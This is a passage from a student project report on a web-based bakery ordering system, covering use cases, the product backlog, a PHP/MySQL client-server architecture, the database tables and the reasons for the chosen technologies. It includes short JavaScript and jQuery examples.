
The administrator is a user who has global privileges and can configure the system on every store. The task of the administrator will be managing users (creating, editing, deleting) and their access levels. He will also be managing the different campaigns. A campaign can be pushed to all stores, or they can be selected individually.

3.4 Use Case

To help organize the different functions of the system, we created a use case diagram (shown on next page) early in the planning phase, which was then updated throughout the development as functionality was added or changed.

Figure 8 on the next page shows the use case diagram. The diagram is divided into the three user groups of the system; store employee, baker and administrator. It's important to note that the administrator have access to all user groups and their functions, as indicated by the <<extend>> between the actors.

Following the diagram we describe the most important functionality of the system through expanded use cases.



3.5 Extended Use Cases

Use Case	Add Product
Actor	Baker
Purpose	The baker wants to add more products to sell
Preconditions	User is logged in as baker
Postconditions	The baker has added more products
Basic flow of events	<ol style="list-style-type: none"> 1. Click on "Produktadministrasjon. 2. The user clicks on "Legg til et produkt". 3. The system loads all previous product-types to prepare for auto complete. 4. The system displays a form where the user can enter information. 5. User enters the name of the product. 6. On the type of the product, the user is presented with two choices: <ol style="list-style-type: none"> 6.1. User can enter the type manually. The field is supported by auto complete and will display a list with types that contain what's been typed. 6.2. User can click on "Velg fra eksisterende typer", which displays a list of all types. When clicked, the type is automatically placed into the product type field. 7. User optionally fills in price and quantity of the product. If nothing is entered it defaults at zero. 8. The user clicks "Legg til". 9. The system adds the products to the database and gives message that products has been added.
Alternative flows	<ol style="list-style-type: none"> 1. Both product type and name fields are not filled in, system generates an error. 2. The name of the product already exists in the database (and belongs to this user). An error message is displayed and the mouse is placed back onto the name field. 3. The system can't communicate with the database, the system generates error.

Use Case	Place autoorder
Actor	Merchant
Purpose	Set an order to repeat itself every X week on a specified day
Preconditions	User is logged in as a merchant
Postconditions	The merchant has placed an autoorder
Basic flow of events	<ol style="list-style-type: none"> 1. When merchant is logged in, the user must click "Ny ordre". 2. The system loads all the products from the database, and displays a table with products. 3. The user must set delivery date under "Leveringsdato". 4. Under "Varelinjer", the user must select quantity, and then click "Legg til" on each of the products. 5. The user must click on "Autoordre" to set autoorder interval. 6. The system loads a modal with parameters for the autoorder, and displays to the user. 7. The user sets the parameters and clicks "Lagre". 8. The user clicks "Send autoordre" when done. 9. The system send everything to the database, and then displays a message that the autoorder has been placed.
Alternative flows	<ol style="list-style-type: none"> 1. The database doesn't contain any products. The system will then show a message telling the user that no products can be ordered. 2. The system can't communicate with the database. The system will then give an error message to the user.

Use Case	Change status on order
Actor	Baker
Purpose	Handle orders from merchants
Preconditions	User is logged in as baker.
Postcondition	The status of an order is updated
Basic flow of events	<ol style="list-style-type: none"> 1. When a baker is logged in, the user must click "Ordrehistorikk". 2. The system loads all orders from the database that are connected to the logged in baker, and displays 4 different tables. Each table represents a different status. User can only change status when order has not been delivered. 3. The user finds the order and changes status accordingly. 4. The system changes status in the database and moved the order to correct table. The system displays a message in the header of the table that the order has changed status.
Alternative flows	<ol style="list-style-type: none"> 1. The baker has no orders, so the system displays a message with no orders found. 2. The system can't communicate with the database. The system will then give an error message to the user.

3.6 Backlog

Our product backlog was kept in an Excel document. This made it easier for us to share the backlog with Gitek. In Figure 9, we show a snapshot of the backlog after our last sprint. We have an ID for every task, with a few exceptions. This way we could use the ID to quickly identify each task, as previously shown in the task board. We did also use the ID in Github to identify the different commits.

A user-level is also defined to separate and attach the task to the correct type of user that is logged in in the system.

Under type, we set up a priority on the different tasks according to the specifications we received from Gitek. Some of the tasks were necessary to implement, even though Gitek did not specify them. The login system was such a task. Without it, the different roles in the system and the back-end security would not function correctly.

A few of the tasks were also added during the project, as Gitek wanted some extra features.

As can be seen at the bottom in the figure, we marked the two releases in the backlog to make it a bit clearer what functionality were included in those releases.

Another thing worth mentioning is that after each meeting with Gitek, we spent some tweaking and fixing bugs in the implemented functionality at the time.

Finally we chose to add a task that says "Bugfixing and tweaking after feedback". In the QA in Chapter 8, we describe the user testing and feedback we received.

Id	Type	Userlevel	Title	Sprint 1	Sprint 2	Sprint 3	Sprint 4	Sprint 5	Sprint 6
				1/2-14/2	15/2-28/2	29/2-13/3	14/3-27/3	28/3-10/4	11/4-24/4
			Prototyping	x					
			Database, server	x					
1.1	#	merchant	Create an order		x				
1.2	#	everyone	History of orders		x				
1.3	#	everyone	Cancel an order			x			
1.4	#	merchant	Change an order			x			
1.5	#	everyone	Search in orders		x				
1.6	#	merchant	Automatic orders			x	x		
1.7	#	baker	Baker can set the order to different statuses			x			
1.8	#	baker	Baker can comment on order						x
2.1	+	admin/regionboss	Create user						
2.2	*	everyone	Edit own profile						
2.3	*	admin/regionboss	Edit user						
2.4	*	admin	Reset password, wipe sessions			x			
2.5	#	everyone	Login system			x			
3.1	*	regionboss/merchant	Create a store						
3.2	*	regionboss/merchant	Edit store information						
3.3	*	regionboss/merchant	Delete a store						
4.1	+	baker	Create a baker						
4.2	*	baker	Edit baker information						
4.3	*	baker/admin	Delete a baker						
5.1	#	baker	Create product			x	x		
5.2	#	baker	Edit product				x		
5.3	#	baker	Delete product			x			
5.4	#	baker	Change the quantity of each product				x		
6.1	#	everyone	View billing basis						x
7.1	#	merchant	Add shrinkage					x	
7.2	#	regionboss/merchant	View shrinkage					x	
8.1	#	admin	Add campaigns				x	x	
8.2	#	admin	Edit campaign				x	x	
8.3	#	everyone	View list of campaigns				x	x	
8.4	#	everyone	Give message about upcoming campaigns				x	x	
9.1	#		API for monitoring of breadquantity						
10.1	*	merchant	Complaint on a product						
10.2	*	baker	Backorder for products not delivered in an order						
10.3	*	baker	Automatically confirm all incoming orders						
10.4	*		Set limit on order of product according to stock						
11.1	#	everyone	Rewrite system for Gitek backend						
12.1	+	merchant	View product history (# of product in orders)				x		
			Bugfixing and tweaking after feedback						x
			Release #1			x			
			Release #2						x
#	Necessity								
+	Wants								
*	Extra								
x	Included in sprint								

Figure 9: Our product backlog.

4 System Architecture

4.1 System Model

Our system is built on the client-server model, where the client is the web application, and the server-side consists of a web-server that communicates with a local database. The client communicates with the web-server through HTTP requests. When dynamic content is to be updated (read/modified), the "Ajax engine" creates another HTTP request where the server will respond with data encoded in the JSON format. This is used by the "AJAX Engine" again to create data for output.

Figure 10 shows how these components are related.




Figure 10: Overview of the system components

In old web design, each user action required a complete reload from the server. This was inefficient and troublesome because page content would disappear and then reappear with the updated data. Simple web sites can operate in this manner, but today most web sites are very complex and filled with functionality that would render the site unusable if every action had to reload the page. A workaround for this is called asynchronous web design. In this design it is possible to deliver presentation changes to the user dynamically; there's no need to reload the page. For this we have used a technique called Ajax (Asynchronous Javascript and XML).

'Ajax is a set of web development techniques using many web technologies on the client-side to create asynchronous Web applications. With Ajax, web applications can send data to and retrieve from a server asynchronously (in the background) without interfering with the display and behavior of the existing page.' -Wikipedia [1]

By utilizing this the user can perform any action in the application without having to refresh, greatly increasing how fluent the application is. The user can for example create a product and immediately see the location of this new product, or simply continue with other actions.

4.2 Integration with Gitek

Early in the development it was agreed on that we would be using PHP and MySQL to create the back-end ourselves. As we developed the system, Gitek became more and more interested in having it fully integrated with their environment, which uses a different set of languages. However, it became more and more apparent that integrating with their system would take quite a lot of work and time was running short. Integrating would mean we had to scrap our back-end code and translate it into their environment, where testing from our side would also be more troublesome. We had several meetings with Gitek about this and we agreed that because we had already done quite a lot of back-end code ourselves and the time was running short, we would just continue with our own code. Using our own back-end also let us focus more on the security aspect of the system, which primarily resides in the back-end.

4.3 Web-Server

Our system is built on PHP and should run perfectly on every web server supporting CGI (Common Gateway Interface). The only requirement regarding security is that you must block user access to *.ini files since this format is used for configuration of the software. No URL manipulation is required to run the software as it is written. Providing data through AJAX requests in a standardized and logicity formed API would be a requirement if the REST API were implemented as intended (REST API is discussed further in Chapter 5 - Technologies). The REST API requirements were planned to be configured for Apache, NGINX, and also IIS, since our employer were running IIS.

4.4 Database

The role of our database is to store data in an organized way and display updated information in the web application. Every action that the user performs, whether it's simply viewing product information or placing new orders, is dependant on the database. Because the database plays such a central role in the application, it's important that it's well designed.

One of the key factors to good database design is normalization, where the columns and tables are organized to minimize data redundancy. This ensures that the data inserted in the database is logically structured, and as a result correct data is always displayed

to the user. It also makes development easier because everything is organized in such a way that tables doesn't contain too much information, and modifications of data is only changed in one place.

To ensure logical consistency in the database, we have focused on the first three normal forms. Briefly described, a table is in first normal form when the primary key exists, it is in second normal form when non-key attributes are dependent on the key, and it is in third normal form when non-key attributes are dependent on nothing but the key.

Taking an example of how our table structure is we'll look at the products a user can create and modify. A product has its own data such as name, price and various flags. Every product must also belong to a type. If this was made to be one table, a product type would for example need to be replicated every time a new product was created. It would also be impossible to delete types as they would be tied to the product inside the table itself. A better table design is to split them so that a product only references the key of a type: (Not all columns are included)

productId {PK}	name	price	typeId
4	Havrebrød	5.00	3
7	Spesialkneipp	3.00	5

Table 1: Table for Products

typeId {PK}	name
3	Barnebrød
5	Basis Brød

Table 2: Table for Product-Type

These tables are now free to add, modify and delete data without compromising the integrity of the tables. For example, deleting a product will have no affect on the type's data and vise versa. Splitting tables into logical components is done throughout the database by the use of foreign keys that refers to the primary key in the other table.

The following diagram shows the entire database structure and how the various tables are linked together through primary keys and foreign keys. After this we briefly describe the tables and how they work together when using the web application.




Figure 11: Database Table Relations

4.5 Database Tables

Store

This table contains information about the store. The ID is used for connecting a user to a store, and an order to a particular store.

User

This table contains information about the users in our system. It is the base for the whole system, and connects users to an order, a store (in which the user becomes a merchant) or a seller (baker).

Seller

This table contains information about the bakers in the system. The ID is used for connecting a baker to a user, and connect an order to a baker.

Cart

This table stores the user's ID along with the new cart ID while it's being ordered. Placing the cart in the database as opposed to storing it in the session (which a lot of systems do) is discussed in Chapter 7.

CartContent

This table stores the products in the cart. The ID is used to connect the content to the cart.

CartComment

This tables stores the comment in the cart. The ID is used to connect the comment to a cart.

Order

This table contains all information connected to an order, including auto order options.

OrderContent

This table contains all the products ordered in the order. The ID is used to connect the content to the order.

Product

The product table contains information about a product. The table references a product-type for each product. Every product belongs to a sellerid which is the baker that administrates it.

ProductType

The type of a product.

Shrinkage

This table contains shrinkage registered on a product.

LoginAttempt

Tracks record of every login attempt done, both valid and invalid, when it was done and by which IP-address.

Session

All user sessions generated from valid logins.

5 Technologies

In this chapter we discuss the technologies our system consists of and how they work. We will also discuss various alternatives that were presented early in the planning phase and why we chose the ones we did. The chapter is divided into three sections; the back-end, front-end and the use of REST API.

5.1 Back-End

For the back-end we discussed a few alternatives that are well suited for web applications; a PHP/MySQL setup, Node.JS with AngularJS, or Delphi with MSSQL if we wanted to integrate with Gitek. Choosing came down to what kind of system we were developing (do we need a highly scalable system?), as well as previous experience with the technologies. We ended up choosing PHP, MySQL and Apache2.

Node.JS

Initially we wanted to go with Node.JS as a platform, because that's something none of us have used before and have been interested in learning. Node.JS is a server side platform built on Google Chrome's JavaScript Engine, and is used to build fast and scalable network applications. What makes Node.JS more scalable compared to for example Apache, is that it's asynchronous and event driven. This means that Node.JS is non-blocking, it does not wait for API's to return data. The server simply moves on to the next API call and lets an event mechanism take care of previous API calls when ready.

A platform such as Apache2+PHP operates in a blocking manner where the web server launches PHP processes to serve web requests. When the server is under heavy load, the available PHP processes can be exhausted and as such the HTTP request responses will be slower, eventually timing out completely.

Comparing these features with the type of system we are making, we made the decision not to use this because we do not need a highly scalable system that is able to outperform a regular Apache2 server.

Delphi and MSSQL

During the last few scrum sprints Gitek offered to integrate our system with theirs. For the back-end we would need to switch over to Delphi and MSSQL. As discussed in Chapter 4 - System Architecture, we decided not to integrate with Gitek and continued with PHP.

PHP/Apache2

When we decided not to use Node.JS (and later Delphi), the clear choice for us was a standard web development platform with PHP and Apache2. PHP is widely used for web sites, accounting for roughly 80% of all web sites according to w3techs' survey of 10 million web pages [2]. The syntax is familiar to programmers and the extensive database extension 'PDO' (PHP Data Objects) makes it easy to handle database access in a secure and efficient manner. All three of us have experience with PHP from earlier classes, and Kai has experience working with PHP development from outside the university.

Database

For the database it was either MSSQL or a MySQL database. We ended up using MySQL

because we are all familiar with the syntax and how the database works as well as it being very popular among web applications in general. As we didn't choose to integrate with Gitek, our system won't require a specific kind of database and MySQL was therefore the clear choice here.

Template Engine

When we first started to look into the project structure and code standard of what to use, how to handle templating in PHP soon became an issue. Bundling HTML with the PHP becomes unorganized, making it difficult to work on different aspects of the project. Separating HTML and back-end PHP code with a template engine makes it possible to separate the development of design and back-end code without having merge conflicts on that plane. It's easier to find and identify the different aspects of the design, while simultaneously separating it out of the logic side of the coding.

When using a template engine you usually get a basic set of logic that is handled by the template engine itself. Different template engine offers logic processing in varying degrees. Some come with basic logic while others offer a large library of logic features, and some of them require you to use the PHP framework they belong to, or offer a limited set of features if you don't use their framework too.

Looking at PHP MVC Templating [3] we could build our own template engine in PHP ourselves, or use that one. Looking around, we found a vast selection of different professional template engines for the language we developed in, PHP. Looking through the different options we realized it might be better to use one of the acknowledged and known ones on the basis that they have communities that can help when we're stuck at a specific problem. They have larger libraries of already solved problems and we don't have to waste time developing and thinking about every logical problem that might occur in developing such a subsystem and rather focuses on the task ahead.

Looking for a template engine to use with PHP we came across Mustache [4] which serves as a very basic template engine that declares itself as a logic-less basic engine, it would probably serve our purpose with the benefit of being implemented in a huge verity of programming languages, 39 as of today. Templates written in Mustache syntax could easily be implemented to use with different languages down the line.

When looking at the different options, we did not want to be bound to use other frameworks to actually be able to use or benefit from the template engine.

Twig was one of those engines, also the first template engine we came across looking for PHP Template Engines. They have a good community with lots of users and a wide range of guides and tutorials. They offer the basic features like Mustache but also more advanced features which it good to have available if future plans require more from the template engine then originally intended. Twig was also declared as the best engine at SiteCrafting.com [5]

5.2 Front-end

Bootstrap

The appearance of a website is determined by HTML and CSS. We chose to use the bootstrap framework based on having experience with it from earlier courses. Bootstrap consists of a ready CSS set up, which did benefit us a lot as we are not designers at all. Bootstrap is also responsive, meaning it scales well when people are using different resolutions.

JavaScript/jQuery

We wanted to create a dynamic system that didn't require a reload for everything that is

happening. To do this we wanted to use JavaScript. When you combine JavaScript with jQuery it gets even more powerful, and less code is needed to complete the same task. If you look at the codelistings below, you can see the difference in doing things with plain JavaScript, and doing the same with much less code in jQuery.

```

1 // Vanilla JavaScript
2 var btn = document.getElementById('btn'),
3     msg = document.getElementById('msg');
4
5 function setMessage() {
6
7     // update the message
8     msg.innerHTML += ' World';
9
10    // remove the event listener
11    if (btn.removeEventListener) {
12        btn.removeEventListener('click', setMessage, false);
13    } else if (btn.detachEvent) {
14        btn.detachEvent('click', setMessage);
15    }
16 }
17
18 // check for supported event subscription method
19 if (btn.addEventListener) {
20     btn.addEventListener('click', setMessage, false);
21 } else if (btn.attachEvent) {
22     btn.attachEvent('click', setMessage);
23 }

```

Listing 5.1: JavaScript example [6]

```

1 // jQuery
2 $('#btn').one('click', function() {
3     $('#msg').append(' World');
4 });

```

Listing 5.2: jQuery example [6]

AngularJS

One of the hot things in web-development is AngularJS by Google. One of AngularJS' features is data-binding. The templating could probably have been done with AngularJS instead of using TWIG. AngularJS also presents a totally different way of designing systems and it's more of a framework than a library. As we weren't going the single-page route, but rather a hybrid approach when making our system, we chose not to use AngularJS. Another thing we also noticed when doing research and deciding what to do, was that AngularJS has a much steeper learning curve than jQuery. It's quite easy to start with AngularJS, but the complexity comes quickly when trying to do more advanced stuff.

Web Components

When developing a system for the web, most people have come across the web of <div> tags that are usually needed. Web Components try to do something with this, however, the browser-support is not quite there yet [7]. That's why several extra JavaScript-libraries are needed to provide support in browsers. It is also a complex system, and Twig did cover the templating part of Web Components. Early in the research, we did look into Web Components, but didn't find a need for it in our system.

5.3 REST API

The system was intended and planned to be developed with a REST API, or Representational State Transfer API, for communication between jQuery with AJAX and the Database server for standardized easy to use and logical request URL addresses. It was

also intended to be implemented with little overhead so the client-side development of the system could be further developed and possibly improved without having the need to always go in the back-end and change the corresponding code to what you want to retrieve. The API would be, to a certain extent, able to handle a huge set of different types of requests from the same set of data.

In the current implementation of the AJAX handlers, user authentication is done with cookies and sessions, the same way user login and continuous authentication are done. In a representational state, this would have to be done within the request sent and not be dependent on the state of the users' web browser. It would also make implementing other systems and further developing new modules to the system much easier and less time-consuming. This is because well thought out logically query-like addresses will drive data outside the scope that the system as a minimum would utilize. And the library, application, or client used to request the data would require no advanced features like cookies, or need to implement use of cookies, which isn't always the most straightforward task to accomplish. You would only have to request an URL that is completely unique to you and this would give you the same type of response every time, as you'd expect.

The implementation of REST API was delayed and not included in the release due to priorities during the period where we were looking at the possibility of integrating with Gitek's system mentioned in subsection 4.2, which would have made the REST API back-end obsolete in the back-end. They would instead offer the API we would work with, written in Delphi. Because we went back and forth quite a lot in regards to what to do with the API, we ended up not implementing the REST API at all.

An implementation of a REST API would have required us to make web server specific configurations for the sleek and logical URLs specified in REST. For each web server we would need to support would be three very different config files for NGINX, Apache, and IIS. If the customer would want to use another web server, it would not be supported out of the box.

6 Design

